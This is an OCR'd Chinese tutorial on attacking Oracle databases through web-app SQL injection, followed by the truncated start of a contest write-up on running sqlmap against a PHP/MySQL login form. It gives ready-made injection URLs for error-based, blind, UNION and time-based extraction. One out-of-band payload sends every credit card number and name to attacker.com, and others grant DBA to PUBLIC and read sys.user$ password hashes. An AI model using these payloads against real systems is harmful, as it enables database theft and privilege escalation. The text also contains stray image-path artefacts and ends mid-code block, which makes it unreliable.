下面介绍基于 Web 应用程序的 SQL 注入利用攻击技术，实现对后台数据库数据的萃取。

1.1　数据提取之 Oracle 激活错误消息

当激活数据库错误消息后，攻击者可根据 SQL 请求返回任意的输出信息。大量的 PL/SQL 公众函数（即普通权限可执行）可使用，具体如下：

```
http://192.168.2.10/ora2.php?name='and
1=utl_inaddr.get_host_name((select user from dual))
```

此语句即请求服务器端执行如下 SQL 语句：

```
select * from all_objects
where object_name = '' and 1 = utl_inaddr.get_host_name((select
user from dual))
```

此语句执行后，系统将抛出一个错误并包含攻击者执行此语句返回的信息，具体如下：

```
Warning: ociexecute() [function.ociexecute]: ORA-29257: host
SCOTT unknown
ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at
"SYS.UTL_INADDR", line
35 ORA-06512: at line 1 in C:\wamp\www\ora2.php on line 13.
```

在上面示例中，我们可以控制错误消息的内容。不管向 utl_inaddr 函数传递什么内容，都会显示在错误消息中。此技术在 Oracle 8，9，10g 版本中有效，11g 版本由于其在 PL/SQL 程序包中引入了安全访问控制列表 ACL，使得一些知名的老诡计如 utl_inaddr 无法在 11g 版本中生效。同样执行如下语句，系统则会提示拒绝访问：

```
http://vulnsite.com/ora1.php?name=' and 1 =
utl_inaddr.get_host_name((select user from dual))
Warning: ociexecute() [function.ociexecute]: ORA-24247: network
access denied by access control  list (ACL) ORA-06512: at
"SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR",
line 35 ORA-06512: at line 1 in C:\wamp\www\ora1.php on line 13.
```

神奇的 CTXSYS.DRITHSX.SN

Kornbrust 给出了替换函数即 ctxsys.drithsx.sn，同样可在 11g 上获取到有效错误信息，新的注入方式如下：ctxsys.drithsx.sn(1,(sql query to execute)).

```
Example:
http://192.168.2.10/ora1.php?name='and 1=ctxsys.drithsx.sn
(1,(select user from dual))
```

服务器响应信息：

```
Warning:ociexecute() [function.ociexecute]:ORA-
20000:Oracle Text error: DRG-11701:
thesaurus SCOTT does not exist ORA-06512: at
"CTXSYS.DRUE",line 160 ORA-06512:at "CTXSYS.DRITHSX", line
538 ORA-06512:at line 1 in C:\wamp\www\ora1.php on line 13
```

1.2　数据提取之 Oracle 激活错误消息

当数据库错误消息禁用后，同样存在大量的方法可从 DB 中获取数据：如 UNION Queries、Blind Injection、Heavy Queries、Out-Of-Band Channels。

（1）UNION Queries

此方法大多用在 Select 语句中，且联合查询语句组合 HTTP 协议如下：

```
e.g.  http://192.168.2.10/ora1.php? name='union all select user
from dual–
```

此技术的缺陷在于攻击者的注入查询必须在匹配原始查询的列数及响应的数据类型。

（2）Blind Injection

盲注入技术不直接获取黑客需要执行语句的输出信息。为了枚举出此信息，需要使用一套基于应用程序响应的逻辑语句，如：

```
http://192.168.2.10/ora2.php?name=TEST (produces a given page)
http://192.168.2.10/ora2.php?name=TEST' and (select user from dual) ='SCOTT'-- (produces the same page)
http://192.168.2.10/ora2.php?name=TEST' and (selectuserfromdual)='FOO'-- (produces different page)
```

此方法的关键就在于能否成功地突破插入语符号限制并能顺利地结束请求语句，这就需要进行多次组合测试。当前也存在大量的注入工具如：Sqlmap, Bsqlbf, Bsqlhacker 等。

（3）OOB Channels

此方法借助网络或文件系统将有效信息传送到攻击者控制的肉鸡上。Oracle 8, 9, 10g 存在大量可用函数实现此目标：

```
UTL_INADDR.GET_HOST_ADDRESS
攻击者使用如下语句可迫使DB服务器向主机SCOTT.attacker.com 发布DNS响应请求： Select utl_inaddr.get_host_address (( select user from dual) || '.attacker.com' ) from dual;
https://192.168.2.10/ora2.php?name = SCOTT' and (select utl_inaddr.get_host_address (( select user from dual) || '.hacker.notsosecure.com') from dual) is not null –
```

此时通过接收到的 DNS 名字，攻击者即可获取到 SQL 请求的输出信息。

```
18:35:27.985431 IP Y.Y.Y.Y.35152 > X.X.X.X.53:52849 A SCOTT.hacker.notsosecure.com.
```

相应地，攻击者同样可迫使 DB Server 发布其他的 TCP 请求如 HTTP 并接受发往攻击者服务器的 TCP 请求。Kornbrust 在 2009 blackhat 大会上曾给出了一巧妙方法使攻击者在 OOB channels 上成功获取到批量的数据信息：

```
Select sum(length(utl_http.request('http://attacker.com/'||ccnumber||'.'||fname||'.'||lname)))
from creditcard
http://192.168.2.10/ora2.php?name=SCOTT' and (select sum(length(utl_http.request('http://attacker.com/'||ccnumber||'.'||fname||'.'||lname))) from
creditcard)>0.
```

这个单一的请求使 DB Server 递归地查询某一指定的 DNS，以获取表中所有行信息。

这将发送信用卡表包含的所有证件号以及相应的用户名到攻击者发起 HTTP 请求的站点位置。攻击者可在自己的 Web 服务器访问日志中找到这些日志。此技术的唯一局限是从数据库主机出去的外围通道能从防火墙通过。实际上，DNS 是被允许的。

```
SYS.DBMS_LDAP.INIT
```

11g 版本已经引入了更高级别安全特性，禁用了网络连接包中的普通执行权限。然而，David 在其最近的 blackhat 演讲中给出了另外一个普通权限可执行函数，其可在 11g 上构造一次 OOB 攻击：

```
SELECT SYS.DBMS_LDAP.INIT((SELECT user from dual)||'.databasesecurity.com',80) FROM DUAL
http://192.168.2.10/ora1.php?name=SCOTT' and (SELECT SYS.DBMS_LDAP.INIT((SELECT user from dual)||'.databasesecurity.com',80) FROM DUAL) is not null--
Heavy Queries
```

若 SQL 注入没有利用 Select 语句，则即使攻击者注入的查询语句在 DB Server 上执行了，它也不可能操作查询语句的输出，因为应用程序的 HTTP 响应将会不同。此外，若数据库已经启用了出口过滤，则 OOB 攻击将失效。此方法或许是当前能成功萃取 SQL 查询后的输出信息最后可用的办法。如：以下 PHP 代码。

```
<?php
error_reporting(0);
$conn=oci_connect("scott", "tiger", '//192.168.2.11:1521/orcl');
$sql = "INSERT INTO DRAW VALUES ('".$_GET['number']."')";
$stmt = oci_parse($conn,$sql);
echo "Thank You For Your Submission";
oci_execute($stmt);
?>
```

应用程序根据用户提供的输入参数执行一条 insert 语句，并显示相同的信息 "Thank You For Your Submission"，不论此语句是否执行成功。这使得操作攻击者发布的逻辑输出语句很难，故盲注入技术将会失效。

MS-SQL 和 MySQL 中可调用已有函数使数据库服务器睡眠一定时间。故，在 DB Server 或应用服务器失去响应的时间内，SQL 注入的查询输出信息可被操作。然而，在 Oracle 中没有这样的函数可用，相似的操作可使 DB 发布一个 Heavy Query，以促使响应时间的推迟。故，攻击者发布的逻辑语句是否能够被准确操作取决于 HTTP 的响应时间。

```
http://192.168.2.10/ora11.php?number=2222222'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='SCOTT'))--
INSERT INTO DRAW VALUES('XXX2222222'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='SCOTT'))—
请求持续 30 秒
http://192.168.2.10/ora11.php?number=2222222'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='XXXX'))--
INSERT INTO DRAW VALUES('2222222'||(select 1 from dual where (select count(*)from all_users t1, all_users t2, all_users t3, all_users t4, all_users t5)>0 and (select user from dual)='XXXX'))--
请求持续 1 秒
```

由上面两条 HTTP 请求语句表明攻击者的查询请求输出为 SCOTT。

2．特权提升

前面已经给出了攻击者如何根据任意 SQL 查询语句获取 DB 输出信息。下面将重点分析攻击者如何获取执行恶意查询语句的权限。

2.1 授权的 SQL 注入

授权执行的 SQL 注入即攻击者查询语句需要在 SYS 用户下才能执行（或具有 DBA 权限），此权限可访问整个数据库。当前存在以下一些可能。

（1）链接字符串（Connect String）拥有特权用户。

（2）SQL 注入位于事先已经保存的程序中，且此程序具备 SYS 或 DBA 执行权限。

缺省状态下事先存放在 Oracle 数据库中的程序可具备很好的执行权限。故，若 SYS 包含一个漏洞程序即 SCOTT 用户可执行此程序，则 SCOTT 可执行 SYS 权限下的 SQL 查询语句。

```
如：create or replace PROCEDURE
    SYS.countpass(name IN VARCHAR2, message out varchar2)
    AS
      str varchar2(500);
        BEGIN
          str :='select count(PASSWORD) FROM SYS.USER$
          WHERE NAME like ''%'||name||'%''';
          Execute immediate str into message;
        END;
Grant execute on SYS.countpass to SCOTT;
```

上面的程序可以Web应用程序的方式调用，如下PHP代码显示：

```
<?php
$conn = oci_connect('SCOTT','TIGER') or die;
$sql = 'BEGIN SYS.countpass(:name, :message); END;';
$stmt = oci_parse($conn,$sql);
//  Bind the input parameter
oci_bind_by_name($stmt,':name',$name,1000);
// Bind the output parameter
oci_bind_by_name($stmt,':message',$message,1000);
// Assign a value to the input
$name = $_GET['name'];
oci_execute($stmt);
// $message is now populated with the output value
print "$message";
?>
```

在上面的例子，尽管PHP使用变量绑定措施，但其在安全性能上并没有起作用，因为程序本身存在漏洞；而且，即便应用程序以未授权用户SCOTT连接数据库，但因即被SYS权限的程序本身已包含注入点，故攻击者同样可以SYS权限执行任意SQL查询。即攻击者可以SYS身份运行SQL(如访问sys.user$表)，显然此时盲注入攻击技术就可派上用场，来枚举猜测SYS用户密码等。

进一步攻击者是否能成功执行DDL/DML数据库操作语句时如“GRANT DBA TO PUBLIC”呢。Web应用程序上实现SQL注入攻击以执行DDL/DML语句问题上，Oracle面临很多问题，主要因为Oracle不支持嵌套查询。为了达到目的，我们必须找到一个能够直接执行PL/SQL的函数或者一个较易实现PL/SQL注入的方法。以下是Litchfield最近给出的一些函数，其能够使攻击者实现以下目的：

SYS.KUPP$PROC.CREATE_MASTER_PROCESS (受影响的系统：11g R1 and R2(0 day))

描述：包含此函数的PL/SQL语句的执行本身并不是系统BUG，此函数PUBLIC权限下是无法执行的，需具备DBA权限，但因为我们的注入点位于SYS权限的程序内，故可执行此函数。

```
http://192.168.2.10/ora6.php?name=SCOTT' and (Select
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('EXECUTE
IMMEDIATE ''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE
''''GRANT DBA TO PUBLIC''''; END;'';') from dual) is not null.
```

DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC (受影响的系统：8, 9, 10g R1,R2, 11g R1)

此函数只允许在SYS用户下执行，但不同于上一函数的是，其执行PL/SQL语句是因为PL/SQL本身存在注入漏洞。

```
http://192.168.2.10/ora6.php?name=SCOTT' and (Select
DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC(USER,'VALID
ATE_GRP_OBJECTS_LOCAL(:canon_gname); execute immediate
''declare pragma autonomous_transaction;begin execute immediate
''''grant dba to scott'''';end;''; end;--','CCCC') from dual) is not null--
```

2.2 未授权的sql注入

上面描述的例子，其注入点都位于具备SYS权限的程序中，故本身具备执行特权，但若SQL注入未授权时，则：

作为一个未授权用户执行sql注入：$conn = oci_connect("scott", "tiger", '//192.168.2.10:1521/orcl.com'); $query = "select text2 from foo2 where id = ".$_GET['name']；此时攻击者的查询语句将以SCOTT身份执行，此时是否能获取SYS用户的密码散列值呢。

```
http://192.168.2.10/ora7.php?name=SCOTT' and (select password
from sys.user$ where rownum=1)='286E1EA8F2CFD 262'—
```

此查询语句将执行失败，因为此注入并未授权且SCOTT用户不能访问 sys.user$表。若错误日志已启用，则将会打印出以下错误消息：Warning: oci_execute() [function.oci-execute]: ORA-00942: table or view does not exist ORA-06512: at "SCOTT.countobject", line 8 ORA- 06512: at line 1 in C:\wamp\www\ora7.php on line 18。事情变得有趣起来，若大家对MS-SQL较熟悉，则可能回忆起MS-SQL具有一个特色即Openrowset函数，若其被启用，则可攻击者可借助它实施暴力攻击/猜测‘SA’密码，然后以‘SA’权限运行SQL查询语句。Oracle数据库类似的权限提升可在某一特定环境下实现。

DBMS_EXPORT_EXTENSIONS


描述：此包中包含大量可利用的PL/SQL注入函数，这些函数的权限归属为SYS，但可在PUBLIC权限下执行，且若SQL注入位于上面提到的未打补丁的oracle数据库版本中，则攻击者可调用此函数并直接以SYS权限执行查询语句。如：

```
http://192.168.2.10/ora7.php?name=SCOTT' and chr(44)=
SYS.DBMS_EXPORT_EXTENSION.
GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT
".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE
'''' grant dba to public'''';END;'';END;--','SYS',0,'1',0).
```

此请求将导致‘GRANT DBA TO PUBLIC’语句以SYS权限执行。一旦请求成功执行，则PUBLIC将获得DBA角色，并提升SCOTT权限级别，此时SCOTT用户可查询sys.user$表：

http://192.168.2.10/ora7.php?name=SCOTT' and (select password from sys.user$ where rownum=1)='286E1EA8F 2CFD262'。到此，已公开的所有通过Web应用程序实现SQL注入利用提升权限的攻击技术基本都已给出。

前置知识：Python
关键字：Python、post、注入



Python 编写 post 注入脚本

文/图 oyea9le

我有幸参加了 2010 年 5 月 22 日在成都信息工程学院举行的《四川省第二届信息安全技术大赛》(第一届叫《网络攻防大赛》)，这次大赛的规模较大，汇集了四川省内几乎所有高校的牛人。

大赛采用在线答题和真实环境渗透两种形式，很多题目还是非常有意思。当然最为有意思的是真实渗透环境，分为三个级别，分别需要到三台主机拿铜牌、银牌、金牌文件。

下面以其中的在线提交 Key 的题目中的一个非常有意思的注入来说一下，如何用 Python 来编写 Post 注入脚本。

这是一个 PHP 和 MySQL 组合的后台登录型注入，这种注入的一个特点就是只能猜，没有任何出错信息可以使用，而且因为登录框的特点，所以我们也无法通过 Union 查询出来。

进入正题，下面是我在自己机子上搭建的模拟环境，和真实情况相关不大。访问 http://127.0.0.1:81/ php/2/Login.php 页面，当我在 Username 里随便输入“ss”，Password 随便输入时，出现提示“不存在用户名”，如图 1 所示。




图 1

而当我在 Username 里输入：admin，Password 里随便输入，出现提示“用户名或者密码不对”，如图 2 所示。




图 2

经过多次的测试，可以确定，存在 Username 为 admin 的用户。那么接下来，我们看看有没有过滤关键字呢?

Username 里输入：admin'and '1（说明一下，这相当于 admin'and '1'='1 的简化版本），Password 随便输入，结果如图 3 所示。




图 3

说明程序没有过滤 and 关键字，可以直接注入。

接着进行抓包，得到提交的参数为：“admin=admin' and '1&pass=ss&action=login”(不包括引号)。

那么，我们先用工具来测试吧，下面在虚拟机环境下 BT4 pre-final 使用 sqlmap 来测试。有关 Sqlmap 的介绍网上有很多，请自己搜索一下。我只简单说下，Sqlmap 是用 Python 写的开源的注入工具，对 PHP 和 MySQL 组合的效果非常好。在我的机子上，Sqlmap 的基本信息如图 4 所示。




图 4

那么，是时候测试这个工具的效果了。

1）用 Sqlmap 来获取基本信息

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1
```

```
--method POST --data "admin=admin' and '1&pass= ss&action=login"
--string "Bad username"
```

因为很少看到有人详细讲解 Sqlmap 的参数使用，因此，我把用到的参数都详细说明一下。

-u：URL，通常用双引号引起来。

-v 1：显示的详细程度，默认为 1，值可选为 1～5。

-methos POST：注入方法，支持 GET，POST。

-data：通过 POST 提交的数据，数据一般也用双引号引起。

-string：注入语句正确时返回的页面中包含的特征字符串。

上面的命令返回如图 5 所示。




图 5

2）获取当前数据库名和当前用户名

```
# ./sqlmap.py -u "http://192.168.1.103:81/PHP/2/login.php" -v 1
--method POST --data "admin=admin' and '1&pass=ss& action=login"
--string "Bad username" --current-db --current-user
```

参数说明如下。

-current-db：获取当前使用的数据库。

-current-user：获取当前数据库连接的用户名。

结果如图 6 所示。

3）获取当前数据库下的所有表名

```
